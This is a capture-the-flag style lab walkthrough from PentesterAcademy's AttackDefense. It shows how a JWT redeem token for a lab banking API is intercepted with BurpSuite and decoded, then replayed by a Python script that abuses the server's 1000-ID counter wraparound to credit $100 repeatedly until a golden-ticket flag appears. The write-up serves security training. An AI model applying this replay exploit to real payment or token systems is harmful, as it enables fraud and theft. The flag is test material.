

ATTACK

DEFENSE

by PentesterAcademy

Name	JTI Cache Overflow MiTM
URL	https://attackdefense.com/challengedetails?cid=1422
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
    RX packets 576 bytes 102448 (100.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 627 bytes 2506537 (2.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.215.101.2 netmask 255.255.255.0 broadcast 192.215.101.255
    ether 02:42:c0:d7:65:02 txqueuelen 0 (Ethernet)
    RX packets 20 bytes 1584 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 889 bytes 1863682 (1.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 889 bytes 1863682 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.215.101.2.

Therefore, the bank transaction API is running on 192.215.101.3, at port 5000.

Step 2: Viewing the Transaction API.

Open the following URL in firefox.

URL: http://192.215.101.3:5000



Welcome to Simple Transaction API

Redeem

Check Balance


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Transaction API.

Click on get Redeem button to redeem the offered balance.


Note: Make sure that intercept is on in BurpSuite




Welcome to Simple Transaction API

Redeem Check Balance

Notice the corresponding requests in BurpSuite.





Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.215.101.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /redeem HTTP/1.1
Host: 192.215.101.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.215.101.3:5000/
Content-Type: application/json
Content-Length: 121
Origin: http://192.215.101.3:5000
Connection: close

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vD0-q5Rqrm9rvp2wijQhexc9j60tI"}
```

The above POST request sends a JWT token to the API and redeems a balance of \$100.

JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vD0-q5Rqrm9rvp2wijQhexc9j60tI

Forward the request.

Welcome to Simple Transaction API

Redeem Get Token Check Balance

Successfully redeemed \$100!

Decoding the sent token using <https://jwt.io>:

Paste the retrieved token in the "Encoded" text area:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vD0-q5Rqrm9rvp2wijQhexc9j60tI
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "id": 1,  
  "amount": 100  
}
```

The token contains the following claims:

1. id Claim - Analogous to the JTI claim.
2. amount Claim - Identifies the amount that is to be transferred from the bank to the account holder.

Information: The JTI (JWT ID) claim provides a unique identifier for a JWT Token. It can be used to prevent the token from being replayed.

The redeem token has id field set to 1 and amount set to 100.

Using this token, the bank transfers \$100 to the sender.

Note: Try clicking on the Redeem button again. Notice that it doesn't increase the balance.

Step 5: Attacking the application to redeem more amount.

Info:

1. As mentioned in the challenge description, the application expects a unique ID inside every token that is received and only the token having ID 1 is reserved for redeem token and each redeem token could only be used once.
2. It is also mentioned that the application can handle upto 1000 unique IDs after which it wraps around the ID counter.

3. If the application doesn't receive the token with the ID that it is expecting, the application increments the ID.

Idea: So, to increase the balance again, send 999 requests to redeem (after the first successful request). For the next request, the server would be expecting token with ID 1001 which would wrap around and become ID 1, the redeem token.

Now, when the application processes this token the amount would be increased by \$100 again.

Repeat the same procedure until the balance exceeds \$5000.

Use the following Python script to increase the account balance:

Python Script:

```
import requests
import json
import jwt

baseUrl = "http://192.215.101.3:8081"

def makeRequest(endpoint):
    global baseUrl

    r = requests.get(baseUrl + endpoint)
    return r.text

def makePostRequest(endpoint, data, header):
    global baseUrl

    r = requests.post(baseUrl + endpoint, data = json.dumps(data), headers = header)
    return r.text

def getBalance():
    currBalance = makeRequest("/balance")
    if "Golden Ticket" in currBalance:
        print "Golden Ticket:", currBalance.split(":")[1].strip()
        currBalance = currBalance.split("\n")[0]
    return int(currBalance)

def redeem(redeemToken):
```

```
data = {  
    "token": redeemToken  
}  
header = {  
    "Content-Type": "application/json"  
}
```

```
currBalance = makePostRequest("/redeem", data, header)  
return int(currBalance)
```

```
token =  
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vDO-q  
5Rqrm9rvp2wijQhexc9j60tl"  
balance = getBalance()
```

```
while True:  
    if (balance > 5000):  
        getBalance()  
        break  
  
    new_balance = redeem(token)  
    if balance != new_balance:  
        print "Redeemed the balance successfully!\n Current balance is $%d." % (new_balance)  
        balance = new_balance
```

Save the above Python script as redeemBalance.py

Command: cat redeemBalance.py

```

root@attackdefense:~# cat redeemBalance.py
import requests
import json
import jwt

baseUrl = "http://192.215.101.3:8081"

def makeRequest(endpoint):
    global baseUrl

    r = requests.get(baseUrl + endpoint)
    return r.text

def makePostRequest(endpoint, data, header):
    global baseUrl

    r = requests.post(baseUrl + endpoint, data = json.dumps(data), headers = header)
    return r.text

def getBalance():
    currBalance = makeRequest("/balance")
    if "Golden Ticket" in currBalance:
        print "Golden Ticket:", currBalance.split(":")[1].strip()
        currBalance = currBalance.split('\n')[0]
    return int(currBalance)

def redeem(redeemToken):
    data = {
        "token": redeemToken
    }
    header = {
        "Content-Type": "application/json"
    }

    currBalance = makePostRequest("/redeem", data, header)
    return int(currBalance)

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiYW1vdW50IjoxMDB9.X7kyWxZ_t_mGv3vD0-q5Rqrm9rvp2wijQhexc9j60tI"
balance = getBalance()

while True:
    if (balance > 5000):
        getBalance()
        break

    new_balance = redeem(token)
    if balance != new_balance:
        print "Redeemed the balance successfully!\n Current balance is $%d." % (new_balance)
        balance = new_balance
root@attackdefense:~#

```


Code Overview:

The above script performs the following operations:

1. Checks the balance using the `getBalance()` function.
2. If the returned balance is less than or equal to 5000 units, a request is made to redeem the amount.
3. The redeem token would not be accepted by the server after one request, but the subsequent requests would increase token ID count maintained by the API.
4. Once the token ID count reaches 1000, it would wrap around and become 1 again. At that point, the server would accept the redeem token and increase the account balance.
5. The above steps are repeated until the golden ticket is retrieved, i.e., until the balance exceeds 5000 units.

Run the above Python script to increase the account balance.

Command: `python redeemBalance.py`

```
root@attackdefense:~# python redeemBalance.py
Redeemed the balance successfully!
Current balance is $200.
Redeemed the balance successfully!
Current balance is $300.
Redeemed the balance successfully!
Current balance is $400.
Redeemed the balance successfully!
Current balance is $500.
Redeemed the balance successfully!
```

```
Redeemed the balance successfully!
Current balance is $4900.
Redeemed the balance successfully!
Current balance is $5000.
Redeemed the balance successfully!
Current balance is $5100.
Golden Ticket: This_Is_The_Golden_Ticket_0a3b4219b3aead49e88ee6cee19bfebed6
root@attackdefense:~#
```

Golden Ticket: `This_Is_The_Golden_Ticket_0a3b4219b3aead49e88ee6cee19bfebed6`



References:

1. JWT RFC (<https://tools.ietf.org/html/rfc7519>)